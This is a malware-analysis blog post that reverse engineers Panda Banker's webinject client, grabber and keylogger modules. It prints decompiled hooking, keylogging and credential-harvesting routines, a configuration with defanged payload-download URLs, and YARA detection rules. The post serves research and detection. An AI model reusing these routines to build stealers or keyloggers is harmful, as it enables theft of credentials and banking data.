Let's Learn: Dissecting Panda Banker & Modules: Webinject, Grabber & Keylogger DLL Modules

vkremez.com/2018/08/lets-learn-dissecting-panda-banker.html

Goal: Reverse engineer the latest Panda Banker malware and detail the modules associated with the popular malware. The research aims to fill researcher gaps with the detailed information related to Panda modules and their detection.

> Unknown Campaign -> #GrandSoft Exploit Kit -> #SmokeLoader -> #ZeusPandahttps://t.co/YfAR2MmVfe pic.twitter.com/7yxtIGhBPg
> — nao_sec (@nao_sec) August 16, 2018

Source:
Panda Loader packed (MD5: 97820f5167ede76dc466efdd239a5ba4)
Panda Core unpacked(MD5: 08124df7f51280af3c99360e0a80e9c8)
Panda LibInject x86 (32-bit) DLL Module "libinject.dll"
(MD5: eb92c528455f5b14dd971e7126f6271f)
Panda Grabber x86 (32-bit) DLL Module "grabber.dll"
(MD5: b830680a74a9fb0e71a59df57ab36f3d)
Panda Keylogger x86 (32-bit) Module "keylogger32.dll"
(MD5: 487e09c2da9e59fbc7f0690bf08a7a7e)
Panda Webinject x86 (32-bit) DLL Client (MD5: c310165d1a438031d7781eb623f64872)
Outline:

```
I. Background
II. Panda Webinject x86 (32-bit) DLL Client
III. Hooking Engine: "MinHook"-like Library
IV. Panda x86 (32-bit) "grabber.dll" Module
V. Panda x86 (32-bit) "keylogger32.dll" Module: RAWINPUT
VI. Yara Signature
A. Panda Grabber Module
B. Panda Keylogger Module
C. Panda Webinject Client
VII. Appendix
A. Dynamic Configuration
B. Panda Command-and-Control Server
C. Hooked APIs
```

Analysis:
I. Background
Panda Banker is an information-stealing malware that leverages various methods to steal data from compromised machines including webinjects to steal financial credentials and keylogger module for intecepting keys.
GDATA previously extensively covered the Panda Banker main functionality, including but

not not limited to its extensive anti-analysis techniques. I highly recommend reading this paper before learning more about Panda.
Panda is a known Zeus banker derivative and shares significant code overlap with the original leaked Zeus 2.0.8.9. By and large, Panda banker remains to be one of the most popular banking malware available on the crimeware scene that is available for sale for $7,500 USD in its basic functionality.
Some of the advertised capabilities are as follows:

```
Formgrabber for Internet Explorer (IE), Chrome, and Firefox
Grabber for screenshots, passwords, cookies, certifications,

credit cards
POP3/FTP
File Search
SOCKS support
Virtual Network Computing (VNC)
Injects
```

Previously, I extensively covered its injection technique as part of the Panda banker libinject.dll leveraging "AcInitialize" and "AdInjectDll" export functions. ZwWow64QueryInformationProcess64-ZwWow64ReadVirtualMemory64 are used for searching NTDLL in PEB, then for searching API addresses required for work of injecting DLL module (x32/x64) which is being located in AP "svchost" by using NtCreateSection-NtMapViewOfSection-NtUnmapViewOfSection ResumeThread-Sleep-SuspendThread are used for unmapping and injecting the payload into the main thread.

- **AcInitialize**: size_t function type that initializes the structures necessary for the injection export function.
- **AdInjectDll**: DWORD function type that performs the process injection with the argument with the desired process ID (PID) as an argument of the DWRD type.

II. Panda Webinject x86 (32-bit) Client

Panda banker stores both local and dynamic configuration in JavaScript format that used for command-and-control and subsequent communications. The local configuration is as follows of the exe type that is used in conjunction with the stored public key:

```
////////////////////////////////////////////////
////////////// Basic Panda URL config //////////////
////////////////////////////////////////////////
"generated_url":["47[.]com/rcfig.dat", "98[.]net/rcfig.dat","10[.]net/rcong.dat",
"98[.]net/vgt.dat"]
```

The dynamic configuration is parsed for the following values:

```
//////////////////////////////////////////////////////////////////////////
////////////////////// Panda ParseDynamicConfig *shortened //////////////
//////////////////////////////////////////////////////////////////////////
void *__cdecl parse_dynamic_config(int a1)
{
  const char *grab_value;

  grab_value = 0;
  switch ( a1 )
  {
    case 0:
      grab_value = "created";
      break;
    case 1:
      grab_value = "botnet";
      break;
    case 2:
      grab_value = "check_config";
      break;
    case 3:
      grab_value = "send_report";
      break;
    case 4:
      grab_value = "check_update";
      break;
    case 5:
      grab_value = "url_config";
      break;
    case 6:
      grab_value = "url_webinjects";
      break;
    case 7:
      grab_value = "url_update";
      break;
    case 8:
      grab_value = "url_plugin_vnc32";
      break;
    case 9:
      grab_value = "url_plugin_vnc64";
      break;
    case 10:
      grab_value = "url_plugin_vnc_backserver";
      break;
    case 11:
      grab_value = "url_plugin_grabber";
      break;
    case 12:
      grab_value = "url_plugin_backsocks";
      break;
    case 13:
      grab_value = "url_plugin_backsocks_backserver";
      break;
    case 14:
```

Additionally, the bot checks machine software and runs various WMI queries to populate the data about the infected machine such as:

```
Select * from AntiVirusProduct
Select * from AntiSpywareProduct
Select * from FirewallProduct
```

The bot also generates information object about the infected machine. The elongated version is as follows:

```
////////////////////////////////////////////////
////////////// Elongated Panda BotInfo ////////////
////////////////////////////////////////////////
"BotInfo":  {
"systime":  UNIX,
"process":  "svchost.exe",
"user":  "MACHINE",
"id":   "BOT",
"botnet":   "2.6.9",
"version":  "2.6.10",
"os":   {
"version":  INT,
"sp":   INT,
"build":    INT,
"bit":  INT,
"server":   INT,
"lang": INT,
"explorer": INT
"File":
"name": "webinjects.dat",
"antivirus": DWORD,
"antispyware": DWORD.
"firewall": DWORD,
}
```

Panda injects its main bot after the successful infection to hook various browser API, TranslateMessage, and GetClipboardData. The main injected contains 354 functions. The main injected bot INT-type function is as follows:

```
//////////////////////////////////////////////////////////////////////////
////////////////////////// Panda MainInject Function ////////////////////
//////////////////////////////////////////////////////////////////////////
int Panda_main_inject()
{
  int result;
  HMODULE user32_1;
  HMODULE user32;

  result = Hook_Initialize();
  if ( !result )
  {
    Addend = 0;
    dword_1001047C = (int)sub_10006122;
    user32_1 = GetModuleHandleW(L"user32.dll");
    *(_DWORD *)TranslateMessage_0 = GetProcAddress(user32_1, "TranslateMessage");
    dword_10010488 = (int)sub_10006077;
    user32 = GetModuleHandleW(L"user32.dll");
    *(_DWORD *)GetClipboardData = GetProcAddress(user32, "GetClipboardData");
    hook_main_entrance((int)TranslateMessage_0, 2u);
    hook_ie();
    hook_firefox();
    hook_wsa_chrome_check_opera();
    result = EnableHook(0);
  }
  return result;
}
```

III. Hooking Engine: "MinHook"-like Library

Panda Banker utilizes a "MinHook"-like hooking engine to hook various API of interest. MinHook is a known minimalistic x86/x64 API hooking library for Windows that is leveraged by various banking malware (most notoriously, TinyNuke banker) to hook various browser API for information-stealing purposes.

For example, Panda uses this routine to enable hooks for Mozilla Firefox browser API calls PR_Close, PR_Read, PR_Write, and PR_Poll from nss3.dll.

```
char hook_firefox()
{
  char result; // al@1
  HMODULE v1; // eax@4
  HMODULE v2; // edi@4

  result = firefox_exe_search_check();          // 8-19-2018: Panda Banker Mozilla FireFox API Hook
  if ( result )
  {
    while ( 1 )
    {
      v1 = GetModuleHandleW(L"nss3.dll");
      v2 = v1;
      if ( v1 )
        break;
      Sleep(100u);
    }
    dword_10010548 = (int)sub_100048F4;
    original_PR_Close_addr = (int)GetProcAddress(v1, "PR_Close");
    detour_PR_Close_addr = (int)myPR_Close;
    original_PR_Read_addr = (int)GetProcAddress(v2, "PR_Read");
    detour_PR_Read_addr = (int)myPR_Read;
    original_PR_Write_addr = (int)GetProcAddress(v2, "PR_Write");
    detour_PR_Write_addr = (int)myPR_Write;
    original_PR_Poll_addr = (int)GetProcAddress(v2, "PR_Poll");
    result = hook_main_entrance((int)&original_PR_Close_addr, 4u);
    byte_10010471 = result;
    if ( result )
      result = other_fox_PR(v2, dword_1001054C, dword_10010558, dword_10010564, dword_10010570);
  }
  return result;
}
```

8-19-2018: Panda Banker "Hook Firefox" Function

The CreateHook function sequence is as follows:

The CreateHook function sequence -> "EnterSpinLock" (via InterlockedCompareExchange API call) -> checks if "IsExecutableAddress" (via VirtualQuery API call with Buffer.State and Buffer.Protect check for executable) -> "FindHookEntry" (DWORD entry) -> "AllocateBuffer" (via VirtualAlloc API call) -> "CreateTrampolineFunction" -> if not entry "AddHookEntry" -> "FreeBuffer" -> "LeaveSpinLock".

By and large, the Panda hooking engine works by replacing the prologue of the targeted API call with the unconditional JMP to the detour function.

Panda enables its hooks as as follows leveraging VirtualProtect with the usual pJmp->opcode = 0xE9 (32-bit relative JMP).

The pseudo-coded C++ EnableHook function is as follows:


```
//////////////////////////////////////////////////////////////////////////
////////////////////////// Panda EnableHook Function ///////////////////////
//////////////////////////////////////////////////////////////////////////
signed int __fastcall Panda_EnableHook(int a1, int patch_above)
{

  hook_entry = patch_above;
  v3 = lpMem + 44 * a1;
  patchSize = 5;
  v10 = patch_above;
  dwSize = 5;
  v5 = (*(_BYTE *)(v3 + 20) & 1) == 0;
  pPatchTarget = *(_WORD **)v3;
  v13 = *(_WORD **)v3;
  if ( !v5 )
  {
    pPatchTarget = (_WORD *)((char *)pPatchTarget - 5);
    patchSize = 7;
    v13 = pPatchTarget;
    dwSize = 7;
  }
  if ( VirtualProtect(pPatchTarget, patchSize, 0x40u, &flOldProtect) )
  {
    if ( hook_entry )
    {                                           // enable hook
      *(_BYTE *)pPatchTarget = 0xE9u;           // jump relative opcode 0xe9
      *(_DWORD *)((char *)pPatchTarget + 1) = *(_DWORD *)(v3 + 4) -
(_DWORD)pPatchTarget - 5;
      if ( *(_BYTE *)(v3 + 0x14) & 1 )
        **(_WORD **)v3 = 0xF9EBu;
    }
    else if ( *(_BYTE *)(v3 + 0x14) & 1 )
    {
      *(_DWORD *)pPatchTarget = *(_DWORD *)(v3 + 0xC);
      v8 = (int)(pPatchTarget + 2);
      *(_WORD *)v8 = *(_WORD *)(v3 + 0x10);
      *(_BYTE *)(v8 + 2) = *(_BYTE *)(v3 + 0x12);
      pPatchTarget = v13;
    }
    else
    {
      *(_DWORD *)pPatchTarget = *(_DWORD *)(v3 + 12);
      *((_BYTE *)pPatchTarget + 4) = *(_BYTE *)(v3 + 16);
    }
    VirtualProtect(pPatchTarget, dwSize, flOldProtect, &flOldProtect);
    v9 = GetCurrentProcess();
    FlushInstructionCache(v9, pPatchTarget, dwSize);
    result = 0;
    *(_BYTE *)(v3 + 20) = 4 * (v10 & 1) | (*(_BYTE *)(v3 + 20) & 0xFD | 2 * (v10 &
1)) & 0xFB;
  }
  else
  {
    result = 10;
  }
```

```
  return result;
}
```

IV. Panda x86 (32-bit) "grabber.dll" Module

Panda leverages and injects into svchost.exe the module called internally "grabber.dll." This module contains 336 functions.



The module designed to steal stored information from various software applications as as well as delete it as necessary in order to force the victim to enter it again to be stolen by the malware.

Name	Address	Ordinal
DeleteCache	10003E10	1
DeleteCookies	10003E4A	2
DeleteFlash	10003E89	3
GrabCertificates	10004D7B	4
GrabCookies	10004DDB	5
GrabFlash	10005106	6
GrabForms	10005139	7
GrabPasswords	100053C9	8
GrabSoftList	100054CD	9
DllEntryPoint	1000118A	[main entry]

The brief outline of all the functions is as follows:

A. "GrabSoftList" function (ordinal 9) as temporarily stored "softlist.txt"

The malware opens a registry key

"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" and enumerates keys "UninstallString" and "DisplayName" via RegEnumKeyExW API to obtain a list of installed software

B. "GrabCertificates" function (ordinal 4)

Panda opens the so-called "certificate store" to query for certificates via the following API calls:

- CertOpenSystemStoreW
- CertEnumCertificatesInStore
- PFXExportCertStoreEx(..., &pPFX, L"password", 0, 4)
- GetSystemTime
- CertCloseStore

The malware stores the cerificafres in the following format:
certs\\%s\\%s_%02u_%02u_%04u.pfx (pPFX.pbData, pPFX.cbData)

C. "GrabCookies" function (ordinal 5) as temporarily stored cookies.txt

Panda grabs cookies from the following browser grab calls:

- InternetExplorerGetCookies (local search as "*.txt" in APPDATA\Low)
- MicrosoftEdgeGetCookies (local search as Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe)
- FirefoxGetCookies (local search as Mozilla\Firefox for "cookies.sqlite")
- ChromeGetCookies (local search as Google\Chrome for "cookies")
- OperaGetCookies (local search as Opera Software for "cookies")

D. "GrabForms" function (ordinal 7) as temporarily "autoforms.txt"

The malware steals stored form data from browser application as follows:

- Internet_Explorer -> registry "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\FormData"
- Google Chrome -> "Google\Chrome" for "web data"
- Mozilla Firefox -> "Mozilla\Firefox" for "formhistory.sqlite"
- Opera -> "Opera Software" for "web data"

E. "**GrabFlash**" function (ordinal 6)

Panda grabs Flashplayer persistent cookie information in
"APPDATA Macromedia\Flash Player" for "*.sol" and "flashplayer.cab."

F. "GrabPasswords" function (ordinal 8) as temporarily "passwords.txt"

The malware steals passwords from the following software:

```
InternetExplorer
Mozilla Firefox (registry parser method)
Google Chrome (local file searcher)
Opera (local file searcher)
Microsoft Outlook (registry parser method)
Windows LiveMail(registry parser method)
Thunderbird (registry parser method)
FireFTP (registry parser method)
WinSCP (registry parser method)
TotalCommander (registry and local parser method)
FileZilla (registry parser method)
CuteFTP (registry and local parser method)
```

For example, the malware steals Internet Explorer passwords via multiple methods:

- Grabs passwords via "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2" for stored autocomplete Internet Explorer credentials.
- Enumerates the credentials using the CredEnumerateW API while filtering with "Microsoft_WinInet_." The credentials are then decrypted using CryptUnprotectData in conjunction with the GUID "abe2869f-9b47-4cd9-a358-c22904dba7f7" as the decryption salt.
- Leverages Windows Vault API to enumerate and extract credentials stored by Microsoft Windows Vault.

The stolen information is stored as follows:
"Soft: %s\tType: %s\tHost : %S\tUser : %S\tPass : %S\r\n"

G. "DeleteFlash," "DeleteCookies," and **"DeleteCache"** functions (ordinal 3, 2, 1 respectively)

Panda leverages these functions to remove and reset various cached and stored credentials and force the victim to enter them again with the goal to intercept them at the point of victim reentry of them.

V. Panda x86 (32-bit) "keylogger32.dll" Module: RAWINPUT Method

The malware also deploys a custom keylogger32.dll module to steal keyed data as well as to grab screenshots and intercept copied clipboard data leveraging "RAWINPUT" method.

The following exports as used as part of the module:

Name	Address	Ordinal
LoggerStart	1000209B	1
LoggerStop	1000216B	2
DllEntryPoint	10001105	[main entry]

The main function "LoggerStart" launched keylogger process via a separate thread. The thread sets up execution via CreateWindowExW with lpfnWndProc as a pointer to its function that processes window messages. The very similar keylogger method is described here. By and large, the keylogger creates the the invisible message only window with the pseudorandom lpszClassName value generated as follows leveraging __rdtsc call (the processor time stamp, which represents the number of clock cycles since the last reset):

```
////////////////////////////////////////
// Panda Keylogger Generate ClassName //
////////////////////////////////////////
  v1 = dword_1000522C;
  v2 = 0;
  do
  {
    if ( !v1 )
    {
      v3 = __rdtsc();
      v1 = v3;
    }
    v1 = 214013 * v1 + 2531011;
    lpcClassName[v2++] = ((v1 >> 16) & 32767ui64) % 25 + 97;
  }
```

Ultimately, the keylogger passes only the bear minimum values to create an invisible "Message Only Window" as follows:

CreateWindowExW(0, v7.lpszClassName, 0, 0, 0, 0, 0, 0, HWND_MESSAGE, 0, v7.hInstance, 0)

Panda uses RegisterRawInputDevices function to register and record calls. The first parameter points to the array of RAWINPUTDEVICE structs. the GetRawInputData first parameter is a handle to the RAWINPUT structure from the device, whose members are, due to usUsagePage=1 (generic desktop controls)and usUsage=6 (keyboard).
The pressed keys of intereest are processed with MapVirtualKey and translated to characters and saved to a file later.

```
//////////////////////////////////////
//////// Panda Keylogger KeyProcessor //
//////////////////////////////////////
  GetWindowTextW_0((int)&v13, v2);
    v13 = 0;
    v4 = GetWindowThreadProcessId(v2, 0);
    dwhkl = GetKeyboardLayout(v4);
    v5 = GetCurrentThreadId();
    AttachThreadInput(v4, v5, 1);
    GetKeyboardState(&KeyState);
    v6 = GetCurrentThreadId();
    AttachThreadInput(v4, v6, 0);
    switch ( uCode )
    {
      case 8u:
        v10 = wsprintfW(&v14, L"[BACKSPACE]");
        break;
      case 9u:
        v10 = wsprintfW(&v14, L"[TAB]");
        break;
      case 0xDu:
        v10 = wsprintfW(&v14, L"[ENTER]");
        break;
      case 0x1Bu:
        v10 = wsprintfW(&v14, L"[ESC]");
        break;
      case 0x20u:
        v10 = wsprintfW(&v14, (LPCWSTR)" ");
        break;
      default:
        v7 = dwhkl;
        v8 = MapVirtualKeyExW(uCode, 0, dwhkl);
        v9 = v8;
        if ( uCode >= 33 && (uCode <= 40 || uCode > 44 && (uCode <= 46 || uCode ==
111 || uCode == 144)) )
          v9 = v8 | 0x100;
        memset(&Dst, 0, 64u);
        if ( ToUnicodeEx(uCode, v9, &KeyState, (LPWSTR)&Dst, 32, 0, v7) <= 0 )
        {
          if ( GetKeyNameTextW((unsigned __int16)v9 << 16, (LPWSTR)&Dst, 32) <= 0 )
            return;
          v10 = wsprintfW(&v14, L"[%s]", &Dst);
        }
        else
        {
          v10 = wsprintfW(&v14, L"%s", &Dst);
          byte_10005198 = 0;
        }
        break;
    }
    if ( v10 )
      Clipboard_wsprintf((int)&v13);
  }
}
```

Additionally, the malware steals copied clipboard data via sequence of OpenClipboard, GetClipboardData, and SetClipboardViewer API calls receiving a WM_DRAWCLIPBOARD. The stolen data is stored in the following format with the timestamp:

L"\r\n[Clipboard || %s]\r\n"

It is also notable the keylogger malware also has capabilities to JPEG screenshots via the usual GDI library DLL.

VI. Yara Signature

A. Panda Grabber Module

```
import "pe"

rule crime_win32_panda_banker_grabber_dll {
   meta:
      description = "Detects Panda Banker grabber.dll module"
      author = "@VK_Intel"
      date = "2018-08-18"
      hash1 = "7f85d26b4eb5f704544e2d1af97100f6e3a71b866d4ae2375cc3bbbac2a3f9c9"
   strings:
      $s1 = "Grabber: OutlookReadPassword - unsupported password type" fullword wide
      $s2 = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook" fullword wide
      $s3 = "Grabber: OperaGetCookies - ok" fullword wide
      $s4 = "Grabber: GrabTotalCommander - ok" fullword wide
      $s5 = "grabber.dll" fullword ascii
      $s6 = "Pstorec.dll" fullword wide
      $s7 = "SMTP Password" fullword wide
      $s8 = "Grabber: GrabPasswords - ok" fullword wide
      $s9 = "Grabber: FirefoxGetCookies - ok" fullword wide
      $s10 = "Grabber: IEGetCookies - ok" fullword wide
      $s11 = "Grabber: ChromeGetCookies - ok" fullword wide
      $s12 = "Grabber: EdgeGetCookies - ok" fullword wide
      $s13 = "webdav.tappin.com" fullword ascii
      $s14 = "passwords.txt" fullword wide
      $s15 = "fireFTPsites.dat" fullword wide
      $s16 = "certs\\%s\\%s_%02u_%02u_%04u.pfx" fullword wide
      $s17 = "Grabber: FirefoxGetCookies - called" fullword wide
      $s18 = "Grabber: GrabCuteFTP - ok" fullword wide
   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 200KB and
         pe.imphash() == "8031528b770e1d9f25f2e64511835e27" and
pe.exports("DeleteCache") and pe.exports("DeleteCookies") and
pe.exports("DeleteFlash") and pe.exports("GrabCertificates") and
pe.exports("GrabCookies") and pe.exports("GrabFlash") and
         ( 8 of them )
      ) or ( all of them )

}
```

B. Panda Keylogger Module

```
import "pe"

rule crime_win32_panda_banker_keylogger_dll {
   meta:
      description = "Detects Panda Banker keylogger.dll module"
      author = "@VK_Intel"
      date = "2018-08-18"
      hash1 = "99d116c1e3defb75ebde30e5fcca9a78e16889cde3025823a106ed741fad711c"
   strings:
      $x1 = "keylogger32.dll" fullword ascii
      $s2 = "%s%4d-%02d-%02d_%02d-%02d-%02d-%04d.jpg" fullword ascii
      $s3 = "LoggerStart" fullword ascii
      $s4 = "LoggerStop" fullword ascii
      $s5 = ":,:6:R:\\:" fullword ascii

   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 40KB and
         pe.imphash() == "8c964d45bdb5d28ad0f6d7e92b0efea0" and
pe.exports("LoggerStart") and pe.exports("LoggerStop") and
         ( 1 of ($x*) or all of them )
      ) or ( all of them )
}
```

C. Panda Webinject Client

```
import "pe"

rule crime_win32_panda_banker_webinject_dll_client {
   meta:
      description = "Detects webinject Panda DLL client"
      author = "@VK_Intel"
      date = "2018-08-18"
      hash1 = "6a7ec42e06446d8133e4e6838042a38f6198b54b3664fe6bb4df25537493c2f8"
   strings:
      $s1 = "opera_browser.dll" fullword wide
      $s2 = "microsoftedgecp.exe" fullword wide
      $s3 = "microsoftedge.exe" fullword wide
      $s4 = "webinjects" fullword ascii
      $s5 = "grabbed\\%S_%02u_%02u_%02u.txt" fullword wide
      $s6 = "HTTP authentication: username=\"%s\", password=\"%s\"" fullword wide
      $s7 = "url_plugin_keylogger" fullword ascii
      $s8 = "url_plugin_webinject64" fullword ascii
      $s9 = "url_plugin_webinject32" fullword ascii
      $s10 = "testinject" fullword ascii
      $s11 = "url_webinjects" fullword ascii
      $s12 = "webinject%ddata" fullword ascii
      $s13 = "screen_process" fullword ascii
      $s14 = "notify_process" fullword ascii
      $s15 = "keylog_process" fullword ascii
      $s16 = "list_blockedinjects" fullword ascii
      $s17 = "screenshots\\%s\\%04x_%08x.jpg" fullword wide
      $s18 = "HTTP authentication (encoded): %S" fullword wide
      $s19 = "inject_vnc" fullword ascii
      $s20 = "X-Content-Security-Policy" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 200KB and
         pe.imphash() == "c06f3ba3522256a0075a0d89fb44cd42" and
         ( 8 of them )
      ) or ( all of them )
}
```

VII. Appendix

A. Dynamic Configuration

```
{
"botnet":   "2.6.9",
"check_config": 327685,
"send_report":  327685,
"check_update": 327685,
"url_config":   "hXXps://uiaoduiiej.chimkent[.]su/5fewucaopezanxenuzebu.dat",
"url_webinjects":   "hXXps://uiaoduiiej.chimkent[.]su/webinjects.dat",
"url_update":   "hXXps://uiaoduiiej.chimkent[.]su/5fewucaopezanxenuzebu.exe",
"url_plugin_webinject32":   "hXXps://uiaoduiiej.chimkent[.]su/webinject32.bin",
"url_plugin_webinject64":   "hXXps://uiaoduiiej.chimkent[.]su/webinject64.bin",
"remove_csp":   1,
"inject_vnc":   1,
"url_plugin_vnc32": "hXXps://uiaoduiiej.chimkent[.]su/vnc32.bin",
"url_plugin_vnc64": "hXXps://uiaoduiiej.chimkent[.]su/vnc64.bin",
"url_plugin_vnc_backserver":    "nityYUQPeUwsKYfNAKh7c9O8lCQ=",
"url_plugin_backsocks": "hXXps://uiaoduiiej.chimkent[.]su/backsocks.bin",
"url_plugin_backsocks_backserver":  "nityYUQPeUwsKYfNAKh7c9O8lCQ=",
"url_plugin_grabber":   "hXXps://uiaoduiiej.chimkent[.]su/grabber.bin",
"grabber_pause":    1,
"grab_softlist":    1,
"grab_pass":    1,
"grab_form":    1,
"grab_cert":    1,
"grab_cookie":  1,
"grab_del_cookie":  0,
"grab_del_cache":   0,
"url_plugin_keylogger": "hXXps://uiaoduiiej.chimkent[.]su/keylogger.bin",
"keylog_process":
"ZmlyZWZveC5leGUAY2hyb21lLmV4ZQBpZXhwbG9yZS5leGUAb3BlcmEuZXhlAAA=",
"screen_process":   "cHV0dHkuZXhlAAA=",
"reserved":
"JxZpa8bZHbYkIIvhyEd1cVZ/nS6URxD5wnvrDNiAjyi3xnWW8S8q9f/0ap+7kLHnW4XhNudnwRRizwE="
}
```


B. Panda Command-and-Control:

```
urimchi3dt4[.]website
```

C. Hooked APIs

```
Hooked API:
Internet Explorer (wininet.dll):
HttpSendRequestW
HttpSendRequestA
HttpSendRequestExW
HttpSendRequestExA
InternetReadFile
InternetReadFileExA
InternetReadFileExW
InternetQueryDataAvailable
InternetCloseHandle
HttpOpenRequestA
HttpOpenRequestW
HttpQueryInfoA
InternetConnectA
InternetConnectW
InternetWriteFile

Mozilla Firefox (nss3.dll):
PR_Close
PR_Read
PR_Write
PR_Poll

Google Chrome (chrome.dll):
SSL_read
SSL_write

Winsock 2 (ws2_32.dll):
closesocket
WSASend
WSARecv
recv

user32.dll:
TranslateMessage
GetClipboardData
```